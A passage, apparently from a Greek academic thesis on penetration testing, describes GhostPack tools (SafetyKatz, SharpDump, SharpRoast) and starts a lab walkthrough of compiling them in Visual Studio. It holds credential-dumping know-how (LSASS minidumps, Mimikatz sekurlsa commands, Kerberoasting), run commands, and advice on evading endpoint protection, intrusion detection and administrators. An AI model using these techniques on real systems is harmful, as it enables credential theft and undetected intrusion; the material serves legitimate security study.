Το SafetyKatz είναι ένας συνδυασμός του SharpDump και μιας ελαφρώς τροποποιημένης έκδοσης του έργου Mimikatz και του .NET PE Loader. Πρώτα χρησιμοποιείται η κλήση Win32 API, MiniDumpWriteDump, για τη δημιουργία ενός αρχείου καταγραφής minidump LSASS στο C:\Windows\Temp\debug.bin. Στη συνέχεια, το PELoader χρησιμοποιείται για τη φόρτωση μιας προσαρμοσμένης έκδοσης του Mimikatz, που εκτελεί τα sekurlsa::logonpasswords και sekurlsa::ekeys στο αρχείο minidump, αφαιρώντας το αρχείο μετά την ολοκλήρωση της εκτέλεσης. Αυτό επιτρέπει την εξαγωγή κωδικών πρόσβασης από ένα σύστημα χωρίς να απαιτείται η μεταφορά του ενός αρχείου minidump πολλών megabyte, ωστόσο αποτρέπει την ειδική λειτουργία OpenProcess του Mimikatz που είναι προσαρτημένο στο LSASS.

Τροποποιήσεις:

Με τις αλλαγές που έγιναν στο PE Loader οι αριθμητικοί δείκτες δούλεψαν καλύτερα στο .NET 3.5. Το Mimikatz τροποποιήθηκε για να αφαιρεθεί κάποια λειτουργικότητα για λόγους μεγέθους και να εκτελέσει αυτόματα τη λειτουργία sekurlsa::minidump (και με το πέρας της εκτέλεσης, διαγραφή του αρχείου minidump). Το έργο είναι διαθέσιμο βάσει της άδειας BSD 3-Clause του λογισμικού ανοιχτού κώδικα

Εκτέλεση:

$> C:\Temp>SafetyKatz.exe

4.10. SharpDump

Το SharpDump είναι μια μεταφορά των λειτουργιών του PowerSploit script Out-Minidump.ps1 σε γλώσσα C#. Η κλήση Win32 API, MiniDumpWriteDump, χρησιμοποιείται για τη δημιουργία ενός minidump αρχείου για το αναγνωριστικό διεργασίας που καθορίζεται (LSASS από προεπιλογή) στο αρχείο C:\Windows\Temp\debug.out, ενώ παράλληλα χρησιμοποιείται και το GZipStream για τη συμπίεση του dump (αρχείου καταγραφής) στο C:\Windows\Temp\debug.bin (σε μορφή .gz). Στο τέλος της διαδικασίας το αρχικό αρχείο minidump διαγράφεται. Το έργο είναι διαθέσιμο βάσει της άδειας BSD 3-Clause του λογισμικού ανοιχτού κώδικα.

(Schroeder, 2019)

(Infosec Institute, Inc., 2015)

Εκτέλεση:

Λήψη δεδομένων LSASS:

$> C:\Temp>SharpDump.exe

Λήψη δεδομένων από μια διαδικασία με συγκεκριμένο ID:

$> C:\Temp>SharpDump.exe 8700

4.11. SharpRoast

Το SharpRoast είναι πλέον παρωχημένο project που ασχολείται με το πρωτόκολλο Kerberos. Αυτό το έργο έχει πλέον καταργηθεί. Η λειτουργικότητά του έχει ενσωματωθεί στο Rubeus μέσω της δράσης "kerberoast", η οποία παρέχει σωστή ανάλυση δομής ASN.1.

Το SharpRoast είναι μια μεταφορά διαφόρων λειτουργιών του script PowerView Kerberoasting σε C#. Η μέθοδος KerberosRequestorSecurityToken.GetRequestMethod() χρησιμοποιείται και στο PowerView. Τα hash εξάγονται σε μορφή hashcat.

Αναφέρεται για λόγους πληρότητας, καθώς παραμένει ακόμα στο αποθετήριο.

4.12. Δοκιμή εργαλείων στο λειτουργικό σύστημα

Στο πλαίσιο της συγκεκριμένης έρευνας, μας ενδιαφέρει η πραγματική δοκιμή των εν λόγω εργαλείων, τα οποία έχουν κυρίως «αναγνωριστικό» χαρακτήρα (reconnaissance) και χρησιμοποιούνται για συλλογή πληροφοριών. Θα πρέπει να έχουμε κατά νου ότι καλούμαστε να συλλέξουμε πληροφορίες από υπολογιστικά συστήματα, τα οποία θεωρητικά πληρούν τις στοιχειώδεις προδιαγραφές ασφαλείας.

Δυο μεγάλα πλεονεκτήματα στη δοκιμή της συγκεκριμένης σουίτας εφαρμογών, είναι ότι αφ’ ενός, πρόκειται για εφαρμογές καθαρά αμυντικού χαρακτήρα, καθώς στην ουσία δεν πραγματοποιούμε κάποια επίθεση, αφ’ ετέρου αποτελούν μια μετεξέλιξη των powershell scripts, καθώς είναι γραμμένα σε μια υψηλή γλώσσα προγραμματισμού, την C#, που θεωρείται τρομερά ισχυρή σε Windows συστήματα.

Από όλα τα εργαλεία της σουίτας, επιλέχθηκαν τα δημοφιλέστερα, καθώς η δοκιμή όλων δεν βρίσκει εφαρμογή στο εικονικό μας δίκτυο. Θα δούμε λοιπόν αναλυτικά τα εξής: Seatbelt, SharpUp, Rubeus, SharpDump, SafetyKatz και SharpWMI.

Όπως και στην περίπτωση του **LOLBAS**, έτσι κι εδώ θα επιχειρήσουμε μια δοκιμή διείσδυσης και πρέπει να έχουμε ως γνώμονα ότι πρέπει να αφήσουμε το ελάχιστο δυνατό αποτύπωμα της παρουσίας μας.

Ιδανικά επιδιώκουμε τα εξής:

Αποφεύγουμε να γράφουμε στο δίσκο (binaries, dlls, scripts κ.α.) και να αφήνουμε «ίχνη» που σε μια δικανική εξέταση (forensics) μπορούν να δώσουν πληροφορίες στους διαχειριστές για τις ενέργειές μας.

Ιδεατά θέλουμε τα πάντα να εκτελούνται στη μνήμη RAM. Με την επανεκκίνηση ή τον τερματισμό του υπολογιστή, χάνεται και κάθε ίχνος της παρουσίας μας στο σύστημα.

Το τεράστιο πλεονέκτημα που μας προσφέρουν τα εργαλεία GhostPack είναι ότι μας επιτρέπουν να παρακολουθούμε τη λειτουργία των συστημάτων, σαν να είμαστε μέρος τους, επειδή ακριβώς σκοπεύουν στη συλλογή πληροφοριών και όχι στην επιθετική προσέγγιση. Θεωρητικά η συλλογή πληροφοριών δε θα πρέπει να μπορεί να γίνει αντιληπτή από τα συστήματα EPS (endpoint protection security), IDS / IPS (intrusion detection / protection systems) ή ακόμα και τους διαχειριστές. Για να το επιτύχουμε αυτό:

Χρησιμοποιούμε πρωτόκολλα τα οποία ήδη είναι σε χρήση ή γίνεται κλήση σε διεργασίες του συστήματος (π.χ. Win32 API)

Παρακολουθούμε τη δικτυακή κίνηση κι εναρμονιζόμαστε. Αν το δίκτυο είναι «ήσυχο», το ίδιο οφείλουμε να κάνουμε κι εμείς.

Συνοψίζοντας, ο στόχος μας είναι να συλλέξουμε τις απαιτούμενες πληροφορίες, με μηδενικό αποτύπωμα και χωρίς να γίνουμε αντιληπτοί.

Από τις ενέργειες που εκτελούνται σε ένα penetration testing, στο συγκεκριμένο έργο μας ενδιαφέρουν (και βρίσκουν εφαρμογή) οι παρακάτω:

Ενεργοποίηση δεσμευμένου κελύφους γραμμής εντολών (bind shell) κι εκτέλεση εργαλείων στο ίδιο σύστημα – στόχο (local)


Ενεργοποίηση αντίστροφου κελύφους γραμμής εντολών (reverse shell) κι εκτέλεση εργαλείων στο σύστημα – στόχο απομακρυσμένα (remote)

4.12.1. Μεταγλώττιση δυαδικών αρχείων (compiling) σε εκτελέσιμα:

Θα δούμε τα εργαλεία που προαναφέραμε με τη χρήση των παραπάνω ενεργειών, αφού πρώτα δημιουργήσουμε τα εκτελέσιμα αρχεία (compile) του GhostPack στο Windows 10 υπολογιστή, που έχουμε στην κατοχή μας.


Αυτό γίνεται με τη χρήση της σουίτας Visual Studio, η οποία διατίθεται δωρεάν από τη Microsoft μέσω της τοποθεσίας https://visualstudio.microsoft.com/ και χρησιμοποιούμε την έκδοση “Community”. Εναλλακτικά, η Microsoft δίνει τη δυνατότητα στους χρήστες άλλων λειτουργικών συστημάτων να κατεβάσουν μια εικονική μηχανή (Virtual Machine – VM), η οποία περιέχει μέσα προεγκατεστημένο το Visual Studio και συνήθως είναι η τελευταία έκδοση των Windows. Στην περίπτωσή μας, επιλέξαμε να στήσουμε ένα ελαφρύ μηχάνημα με Windows 10 Pro x64, στο οποίο εγκαταστήσαμε το Visual Studio 2022.

Μόλις εκκινήσουμε το εικονικό μηχάνημα (VM), ανοίγουμε το Visual Studio και βρισκόμαστε στην αρχική οθόνη, η οποία είναι η εξής:




Από εδώ έχουμε την επιλογή είτε να ανοίξουμε το project απευθείας από το GitHub, κλωνοποιώντας το αποθετήριο, είτε να κατεβάσουμε τοπικά τα αρχεία μέσα από τη σελίδα του GitHub και να τα ανοίξουμε μέσω της επιλογής “Open a local folder”.


Θα επιλέξουμε να κλωνοποιήσουμε τα αποθετήρια του GhostPack, για κάθε ένα από τα εκτελέσιμα που θα εξετάσουμε: Seatbelt, SharpUp, Rubeus, SharpDump, SafetyKatz και SharpWMI. Εντοπίζουμε τη git διεύθυνση από την σελίδα του έργου στο GitHub και την αντιγράφουμε:




Επιλέγουμε το “Clone a repository” και αντιγράφουμε τη διεύθυνση:




Και περιμένουμε να εισάγει το project τοπικά:




Από τη στιγμή που θα εισαχθεί το project, μας ενδιαφέρει να δημιουργήσουμε το εκτελέσιμο “seatbelt.exe”, το οποίο και θα χρησιμοποιήσουμε παρακάτω. Για να το κάνουμε αυτό πρωτίστως επιλέγουμε να βγάλουμε έκδοση εκτελέσιμου “Release” και όχι “Debug”, όπως φαίνεται στην εικόνα:



